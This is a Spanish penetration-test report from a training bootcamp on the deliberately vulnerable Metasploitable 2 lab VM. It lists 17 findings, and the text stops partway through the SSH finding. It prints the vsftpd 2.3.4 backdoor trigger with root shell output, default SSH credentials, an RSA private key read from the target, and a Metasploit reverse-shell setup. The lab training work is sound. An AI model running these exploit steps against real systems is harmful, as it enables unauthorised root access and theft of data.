

Metasploitable 2

Evaluación de Seguridad Completa



Proyecto: Bootcamp KeepCoding 2026

Ref: KC-2026-M2-001

Auditor: Dani Garcia

Fecha: 21 Febrero 2026

INFORME DE PRUEBA DE PENETRACIÓN

Metasploitable 2 — Evaluación de Seguridad Completa

CONFIDENCIAL — USO INTERNO Proyecto: Módulo Pentesting Bootcamp KeepCoding 2026 Ref: KC-2026-M2-001 Fecha de finalización: 21 de febrero de 2026 Auditor: Dani Garcia (alias *geoSp*)

Tabla de Contenidos

1. Declaración de Confidencialidad
2. Disclaimer
3. Información de Contacto
4. Resumen del Assessment
5. Componentes del Assessment
6. Clasificación de Severidad
7. Factores de Riesgo
8. Alcance
9. Resumen Ejecutivo
10. Resumen de Vulnerabilidades
11. Hallazgos Técnicos
 - HALL-001 — FTP vsftpd 2.3.4 — Backdoor RCE (Crítico)
 - HALL-002 — SSH — Credenciales Débiles (Alto)
 - HALL-003 — SMTP — Enumeración de Usuarios (Medio)
 - HALL-004 — DNS — Exposición de Versión (Bajo)
 - HALL-005 — HTTP — WebDAV File Upload + RCE + Escalada SUID (Crítico)
 - HALL-006 — HTTP — SQL Injection DVWA (Alto)
 - HALL-007 — HTTP — Local File Inclusion DVWA (Alto)
 - HALL-008 — RPC/NFS — no_root_squash + Escalada Root (Crítico)
 - HALL-009 — SMB — Samba Username Map Script RCE (Crítico)
 - HALL-010 — Bind Shell — Backdoor Puerto 1524 (Crítico)
 - HALL-011 — distccd — RCE Potencial (Alto)
 - HALL-012 — IRC — UnrealIRCd Backdoor RCE (Crítico)
 - HALL-013 — MySQL — Acceso Root sin Contraseña (Crítico)
 - HALL-014 — PostgreSQL — Credenciales Débiles Superusuario (Alto)

- HALL-015 — Apache Tomcat — WAR Upload RCE + Escalada Root (Crítico)
- HALL-016 — TFTP — Servicio Expuesto sin Contenido Accesible (Bajo)
- HALL-017 — NetBIOS — Enumeración de Red (Informativo)

12. Ruta Completa a Root (Attack Path)

13. Conclusiones y Recomendaciones Generales

Declaración de Confidencialidad

Este documento es de uso exclusivo en el contexto del Bootcamp de KeepCoding 2026, Módulo de Pentesting. Contiene información técnica sensible sobre vulnerabilidades identificadas en un entorno de laboratorio controlado.

La reproducción, distribución o uso de este documento fuera del contexto académico requiere autorización expresa del autor. El entorno evaluado (Metasploitable 2) es una máquina deliberadamente vulnerable diseñada para formación en ciberseguridad. Ninguna de las técnicas documentadas debe aplicarse sobre sistemas sin autorización explícita y por escrito.

Disclaimer

Esta evaluación de seguridad representa un snapshot en el tiempo del estado de la máquina objetivo durante el período de análisis. Las técnicas y hallazgos reflejan el trabajo realizado entre el 16 y el 21 de febrero de 2026.

Las pruebas de penetración en entornos de tiempo limitado no permiten una evaluación exhaustiva de todos los controles de seguridad posibles. El auditor ha priorizado los vectores con mayor probabilidad de impacto real, documentando además servicios de menor severidad con fines didácticos y de cobertura completa.

Este informe no debe utilizarse como referencia de ataque contra sistemas en producción.

Información de Contacto

Rol	Nombre	Alias	Contacto
Auditor	Dani Garcia	geoSp	—
Entorno	Bootcamp KeepCoding 2026	—	Módulo Pentesting

Resumen del Assessment

Del **16 al 21 de febrero de 2026**, se realizó una evaluación de seguridad completa sobre la máquina Metasploitable 2 en un entorno de laboratorio virtualizado (VirtualBox). El objetivo fue identificar, validar y documentar todas las vulnerabilidades presentes en la superficie de ataque expuesta, siguiendo un flujo real de pentesting.

La metodología empleada comprende las siguientes fases:

- **Planificación** — Configuración del entorno, definición de alcance y herramientas.
- **Reconocimiento y Enumeración** — Escaneo activo de puertos TCP/UDP, fingerprinting de servicios y enumeración de versiones.
- **Identificación de Vulnerabilidades** — Análisis de versiones, búsqueda en bases de datos (searchsploit, CVE), validación manual.
- **Explotación** — Explotación manual y mediante frameworks (Metasploit, msfvenom) de las vulnerabilidades identificadas.
- **Post-Explotación** — Enumeración local, escalada de privilegios, acceso a datos sensibles.
- **Documentación** — Registro de evidencias, impacto y recomendaciones de remediación.

Componentes del Assessment

Prueba de Penetración Interna

Se realizó una evaluación de penetración sobre la red interna de laboratorio. El auditor partió de una posición de atacante sin credenciales previas, con acceso de red a la máquina objetivo. Se exploraron todos los servicios expuestos, tanto TCP como UDP, documentando vectores explotables e inválidos por igual.

Las técnicas aplicadas incluyen: escaneo de puertos, fingerprinting de servicios, enumeración de SMB/NFS/FTP anónimo, explotación de backdoors, inyección SQL, file upload arbitrario, escalada de privilegios mediante binarios SUID y abuso de configuraciones inseguras.

Clasificación de Severidad

Severidad	Rango CVSS v3	Definición
● Crítico	9.0 – 10.0	Explotación directa con impacto total. Acción inmediata requerida.
● Alto	7.0 – 8.9	Explotación posible con impacto significativo. Remediar a la mayor brevedad.
● Medio	4.0 – 6.9	Vulnerabilidad existente que puede requerir condiciones adicionales.

Severidad	Rango CVSS v3	Definición
● Bajo	0.1 – 3.9	Exposición mínima. Remediado en próxima ventana de mantenimiento.
● Informativo	N/A	Sin vulnerabilidad explotable. Información relevante para el contexto.

Factores de Riesgo

El riesgo se evalúa mediante dos dimensiones:

Probabilidad (Likelihood): Mide la viabilidad de explotación considerando la dificultad del ataque, disponibilidad de herramientas y nivel de acceso requerido.

Impacto: Mide las consecuencias de una explotación exitosa sobre la confidencialidad, integridad y disponibilidad del sistema, así como el potencial de movimiento lateral.

Alcance

Componente	Detalle
Objetivo	Metasploitable 2
IP Objetivo	192.168.56.104
IP Auditor (Kali)	192.168.56.103
Entorno	VirtualBox — Red interna
Protocolo	TCP + UDP
Período	16 – 21 febrero 2026

Exclusiones de Alcance

Por naturaleza del entorno de laboratorio, no se realizaron:

- Ataques de Denegación de Servicio (DoS) deliberados
- Phishing o ingeniería social
- Modificación permanente de datos

Condiciones del entorno

- Acceso de red local al objetivo sin restricciones de firewall
- Entorno virtualizado aislado sin conectividad a producción

- Máquina objetivo: Metasploitable 2 (Ubuntu 8.04, kernel 2.6.24)

Resumen Ejecutivo

Durante el período comprendido entre el 16 y el 21 de febrero de 2026, se realizó una evaluación de seguridad completa sobre la máquina Metasploitable 2 en un entorno de laboratorio controlado. El objetivo fue identificar vulnerabilidades explotables desde una perspectiva de atacante interno sin credenciales previas.

El sistema presenta una exposición crítica sistemática. Se identificaron múltiples vectores independientes que permiten el compromiso total del sistema con privilegios de root sin requerir interacción de usuario ni credenciales válidas.

El tiempo estimado desde el inicio del reconocimiento hasta la obtención de privilegios de root mediante el primer vector explotable fue inferior a 15 minutos.

Se documentaron siete vectores críticos independientes capaces de comprometer completamente el sistema por sí solos, incluyendo:

- Backdoors activos en servicios públicos (vsftpd, UnrealIRCd)
- Configuración insegura de NFS con `no_root_squash`
- Vulnerabilidad crítica en Samba (CVE-2007-2447)
- Bind shell expuesta en puerto 1524
- Credenciales por defecto en múltiples servicios
- Subida arbitraria de archivos vía WebDAV
- Panel de administración Tomcat accesible con credenciales por defecto

Desde una perspectiva defensiva, la causa raíz del compromiso no reside en una única vulnerabilidad, sino en la combinación de:

- Software obsoleto con más de 15 años de antigüedad
- Ausencia de política de parcheo
- Credenciales por defecto no rotadas
- Configuraciones inseguras no auditadas
- Servicios innecesarios expuestos a red


En un entorno productivo real, cualquiera de estos hallazgos de forma individual constituiría una emergencia de seguridad crítica.

Resumen de Vulnerabilidades

Tabla de Hallazgos

ID	Servicio	Puerto	Severidad	Resultado
HALL-001	FTP — vsftpd 2.3.4	21/tcp	🔴 Crítico	RCE root
HALL-002	SSH — OpenSSH 4.7p1	22/tcp	🟠 Alto	Acceso completo
HALL-003	SMTP — Postfix	25/tcp	🟡 Medio	Enumeración usuarios
HALL-004	DNS — ISC BIND 9.4.2	53/tcp+udp	🟢 Bajo	Info disclosure versión
HALL-005	HTTP — WebDAV + SUID	80/tcp	🔴 Crítico	RCE → root
HALL-006	HTTP — SQLi DVWA	80/tcp	🟠 Alto	Extracción de credenciales
HALL-007	HTTP — LFI DVWA	80/tcp	🟠 Alto	Lectura de archivos locales
HALL-008	NFS — no_root_squash	111+2049/tcp	🔴 Crítico	Escalada root
HALL-009	SMB — Samba 3.0.20	139+445/tcp	🔴 Crítico	RCE root
HALL-010	Bind Shell Backdoor	1524/tcp	🔴 Crítico	Root directo
HALL-011	distccd	3632/tcp	🟠 Alto	RCE potencial
HALL-012	IRC — UnrealIRCd	6667/tcp	🔴 Crítico	RCE root
HALL-013	MySQL 5.0.51a	3306/tcp	🔴 Crítico	DB root sin password
HALL-014	PostgreSQL 8.3.x	5432/tcp	🟠 Alto	DB superusuario
HALL-015	Apache Tomcat 5.5	8180/tcp	🔴 Crítico	RCE → root
HALL-016	TFTP	69/udp	🟢 Bajo	Servicio sin contenido
HALL-017	NetBIOS	137/udp	🟣 Informativo	Enumeración red

Distribución de Hallazgos por Severidad



El 76.5% de los hallazgos identificados se clasifican como High o Critical, evidenciando una superficie de ataque extremadamente expuesta y múltiples vectores de compromiso total independientes.

Metodología

La evaluación se realizó siguiendo principios y marcos reconocidos en la industria:

- NIST SP 800-115 — Technical Guide to Information Security Testing and Assessment
- OWASP Testing Guide v4
- MITRE ATT&CK Framework para categorización de técnicas
- Clasificación de debilidades basada en CWE

Las fases ejecutadas fueron:

1. Planificación y definición de alcance
2. Reconocimiento y enumeración
3. Identificación de vulnerabilidades
4. Explotación controlada

5. Post-exploitación y validación de impacto

6. Documentación y recomendaciones

Recuento por Severidad

Crítico	Alto	Medio	Bajo	Informativo
8	5	1	2	1

Hallazgos Técnicos

HALL-001 — FTP vsftpd 2.3.4 — Backdoor RCE (Crítico)

Campo	Detalle
Puerto	21/tcp
Servicio	FTP — vsftpd 2.3.4
CVE	CVE-2011-2523
CVSS v3	9.8 (Crítico)
Herramientas	Netcat, Metasploit (exploit/unix/ftp/vsftpd_234_backdoor)
Sistema	192.168.56.104

Descripción:

El servicio FTP expone la versión vsftpd 2.3.4, una build comprometida distribuida en 2011 que contenía un backdoor intencionado introducido en el código fuente oficial.

El backdoor se activa enviando la cadena `:)` en el campo de usuario durante el proceso de autenticación. Al recibir esta cadena, el servicio abre una shell interactiva con privilegios de root en el puerto TCP 6200 sin requerir autenticación válida.

Adicionalmente, el servidor permite login anónimo, aunque sin permisos de escritura ni acceso a contenido sensible.

La vulnerabilidad permite ejecución remota de código con privilegios máximos sin necesidad de credenciales, interacción de usuario ni explotación de memoria.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~] $ nmap -p21 -sV --script ftp-anon,ftp-syst 192.168.56.104 -oN metasploit2/recon/p21_ftp_nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 19:12 +0100
Nmap scan report for 192.168.56.104
Host is up (0.00055s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
FTP server status:
|   Connected to 192.168.56.103
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Exploit Title		Path
vsftpd 2.3.4 - Backdoor Command Execution		unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)		unix/remote/17491.rb
Shellcodes: No Results		

Explotación Manual

```
→ searchsploit vsftpd 2.3.4
Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution
Shellcodes: No Results

(dani㉿BootCamp-Kali)-[~]
$ nc 192.168.56.104 21
220 (vsFTPd 2.3.4)
USER test
331 Please specify the password.
PASS test
530 Login incorrect.
^C

(dani㉿BootCamp-Kali)-[~]h/p21_ftp_nmap
$ nc 192.168.56.104 21
220 (vsFTPd 2.3.4) disabled. Try using --s
USER test:)
331 Please specify the password.
PASS test
[]

()
```

```

(dani@BootCamp-Kali)-[~]
$ nc 192.168.56.104 6200

whoami
root
ls -l
total 81
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root  1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Feb 16 12:33 dev
drwxr-xr-x 94 root root  4096 Feb 16 12:34 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx———  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw———  1 root root  7263 Feb 16 12:34 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root    0 Feb 16 12:33 proc
drwxr-xr-x 13 root root  4096 Feb 16 12:34 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root    0 Feb 16 12:33 sys
drwxrwxrwt  4 root root  4096 Feb 16 12:47 tmp
drwxr-xr-x 12 root root  4096 Apr 27  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# ^Z
zsh: suspended nc 192.168.56.104 6200

(dani@BootCamp-Kali)-[~]
$ stty raw -echo; fg
[1] + continued nc 192.168.56.104 6200
                                         export TERM=xterm
root@metasploitable:/# pwd
/
root@metasploitable:/# ls -la

```

nc 192.168.56.104 21

USER backdoor:)

PASS cualquier_cosa

nc 192.168.56.104 6200

whoami

Impacto

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions
Active sessions
[!] Try using --system-dns or specify valid servers with --dns-servers
      Id  Name  Type          Information  Connection
      --  --   --           --           --
      1    shell cmd/unix      192.168.56.103:43781 → 192.168.56.104:6200 (192.168.56.104)
      2    shell cmd/unix      192.168.56.103:36571 → 192.168.56.104:6200 (192.168.56.104)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
ls -l
total 81
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root  1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Feb 16 13:32 dev
drwxr-xr-x 94 root root  4096 Feb 16 13:32 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx———  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw———  1 root root  7984 Feb 16 13:32 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root     0 Feb 16 13:32 proc
drwxr-xr-x 13 root root  4096 Feb 16 13:32 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root     0 Feb 16 13:32 sys
drwxrwxrwt  4 root root  4096 Feb 16 13:32 tmp
drwxr-xr-x 12 root root  4096 Apr 27  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root   29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
pwd
/

```

Resultado: ejecución remota de comandos como root.

Riesgo

Likelihood: Critical — El vector es público, trivial de ejecutar y completamente automatizable mediante herramientas estándar.

Impact: Critical — Permite ejecución remota de código con privilegios de root sin autenticación.

Severidad Global: Critical

Referencias

- CVE-2011-2523
- MITRE ATT&CK T1059 — Command Execution
- MITRE ATT&CK T1068 — Privilege Escalation
- CWE-912 — Hidden Functionality

Remediacin

- Actualizar vsftpd a una versión soportada obtenida desde repositorios verificados.
- Eliminar cualquier versión vulnerable presente en el sistema.
- Deshabilitar el login anónimo si no es estrictamente necesario.
- Implementar monitorización activa de conexiones FTP.
- Restringir el servicio mediante firewall a hosts autorizados o eliminarlo si no es imprescindible.

HALL-002 — SSH — Credenciales Débiles (Alto)

Campo	Detalle
Puerto	22/tcp
Servicio	OpenSSH 4.7p1 Debian
CVE	N/A — Mala gestión de credenciales
CVSS v3	8.8 (Alto)
Herramientas	ssh (cliente)
Sistema	192.168.56.104

Descripción:

El servicio SSH no presenta vulnerabilidades técnicas explotables sin autenticación previa. Sin embargo, el sistema permite acceso remoto mediante credenciales extremadamente débiles (`msfadmin:msfadmin`).

La autenticación exitosa otorga acceso interactivo completo al sistema, incluyendo:

- Acceso al sistema de archivos
- Acceso a servicios internos (MySQL, PostgreSQL)
- Capacidad de pivoting y movimiento lateral
- Posibilidad de escalada de privilegios mediante vectores locales

Adicionalmente, el servidor utiliza algoritmos criptográficos legacy (`ssh-rsa`, `ssh-dss`) que requieren habilitación explícita en clientes modernos para establecer conexión. Aunque esto no constituye una vulnerabilidad directa, evidencia software obsoleto y configuraciones criptográficas desactualizadas.

Evidencia

Identificación

```

└$ nmap --script ssh-auth-methods -p22 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 19:42 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00052s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

```

Acceso

```

ssh -oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
msfadmin@192.168.56.104

```

```

└$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.104's password:
Permission denied, please try again.
msfadmin@192.168.56.104's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Feb 16 13:52:28 2026 from 192.168.56.103
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root      root     4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root     9 2012-05-14 00:26 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw----- 1 root      root     4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx----- 1 msfadmin msfadmin   4 2012-05-20 14:22 .rhosts
drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin   0 2010-05-07 14:38 sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(l
padmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server
msfadmin@metasploitable:~$ arch
-bash: arch: command not found
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ file mysql-ssl
mysql-ssl: directory
msfadmin@metasploitable:~/vulnerable$ cd mysql-ssl

```

```

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server
msfadmin@metasploitable:~$ arch
-bash: arch: command not found
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ file mysql-ssl
mysql-ssl: directory
msfadmin@metasploitable:~/vulnerable$ cd mysql-ssl
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ ls
my.cnf mysqld.gdb mysql-keys yassl-1.9.8.zip
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ file mysql-keys
mysql-keys: directory
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ cd mysql-keys
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ ls
ca-cert.pem ca-key.pem client-cert.pem client-key.pem client-req.pem server-cert.pem server-key.pem server-req.pem
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ file server-key.pem
server-key.pem: ASCII text
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ cat server-key.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAWr/EWdPGdlGXd2bRyvpgrBeKSeQtVmQFqHdz2bmul5TCYVGX
c+1fa9GEAzIEnCv90oFXXmCdgx2ee572GZKql53z2QVdWckqls5FuIK4Ko++WTf
R86KvvFa+51Bm9e6SKidKSxoSXMvBOVxntFWNef2taFef4KWK3zJKbcU5Rurdva8
R4JK681xT9bjbgR8xMvuDYS112zaRKkpAD134dEjGOUQtYxnuuaJ0mYl+aLz+mfN
bUXpfeCR4fGBjMlkAwzzkzH83hfwZE8wLaxRRx8A8dEmOe/HKxAZjEEFb2Xk4/88
tqCRWwDa/o010nQxhxHS08DS3EGRnWmrRqZLkQIDAQABoIBAC83jE455URsn03b
Sqg3LqUEPWZ5A1qqScwes3KmE3KQ0yoHVGFrg/HMgBnk095HHegB+kmos50DSuU
G1uAEWZCYsO3o6swl0RkaqiPAhZdk72+zGMWktJdjyEysWEhsNmdyB/JJRqgdGnV
VSUL4KuydBcYe6+GhgHmcNrd6IiRQuNzUhReMWvwhNs/VqlToiifLe+BaZ1e6ej8
nsv0Stn3of6SA0ZnM7ddfGhONHMgk50igx8iulpX7h47q18XHVRdtviGpaJWjb3e
XmBRS0xt8n0CZoPj10WQwv24fxeRCWDTomo1rA6+xnF00mEzIf22EqazHS/WPSg
tWxMKEUcgYEa9rkzEZS22QkGyZkQoy5Y8pgKoe0shYPssFuLM834l8+W/iyB171
ouyW9wk5XH+hXrV6VGlrA40y8Jt4n8xsZt6QAUy5rjm2zxeEfo9AEu+z5AqtD
z02f65jFji1srtfvClfk0/RcZdpXzw0s9lcTi+B41x7h6dl1R8wZssCgYEAYhJL
x1RTH04duRvwLrT18sDoVnyYgexXv4GzmxCgwP6gphC3RjTNXcq5R86TS2NgPpW
P774GPpxuo3S0VZ3Wppo+0HddrW3oMD5tr/aqUmIz82I+68VZGQsUgIpaPyEpWjz
h5HPowZzoFv50wztutf1V/cx5dxNjgj0mRdzL5MCgYEAtwlZZiafjFAI9e2jBka
S/rfiozPxT6wrsDp57x8bPuT28+I5AcC3LgA14y0TxcyVH2ZICG53jRJE3XqJmQ
MIp07fpvxzd1e9jPAhpBsBMgs6vfdppGyY8McjeNh4KVERGRroS82PaGIX/ltAD
h03aZm0FVvwZMQbygQU5DkCgYB0cQiTy2a+lW/kf0DMOVYR9tGrjM7BB3UlGNNr
hrBrgp7iwv0piqHQ61HLLCG6rnF1/f+Xai9DDXdio/mAweezIQleaaEZl+tByhHb
mkChjos028aU6bZVDEl2UmKuafbx6okSW5Swz/9hyJsfIYjpfBuDDFoD40xaDWy
xk2M2wKbgQCG17cn7PBgule1XctorUusGmwVG5Y93bkZZZCwxrlN0dbHqrkngsCX
aib0L8+DHJN1mFPxfw22JbqXLmjz5YzdHQbx0Qf79WB730jM2T/GFPcki22iB
gXVzTP7E7BggDo1hfn5cZF8nZxU0JcsWIPN8VVPPEpdlaP/34iUk+A=
-----END RSA PRIVATE KEY-----
msfadmin@metasploitable:~/vulnerable/mysql-ssl$ 
```

Impacto

```

SELECT user,host,password FROM mysql.user' at line 1
mysql> SELECT user,host,password FROM mysql.user;
+-----+-----+-----+
| user | host | password |
+-----+-----+-----+
| debian-sys-maint | | |
| root | % | |
| guest | % | |
+-----+-----+-----+
3 rows in set (0.00 sec)

```

```

msf exploit(multi/ssh/sshexec) > options

Module options (exploit/multi/ssh/sshexec):

Name      Current Setting  Required  Description
---      ---              ---          ---
PASSWORD  msfadmin        yes        The password to authenticate with.
RHOSTS   192.168.56.104  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    22               yes        The target port (TCP)
SSL      false            no         Negotiate SSL for incoming connections
SSLCert
URI PATH no               Path to a custom SSL certificate (default is randomly generated)
USERNAME msfadmin        yes        The user to authenticate as.

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
---      ---              ---          ---
SRVHOST  0.0.0.0        yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080           yes        The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      ---              ---          ---
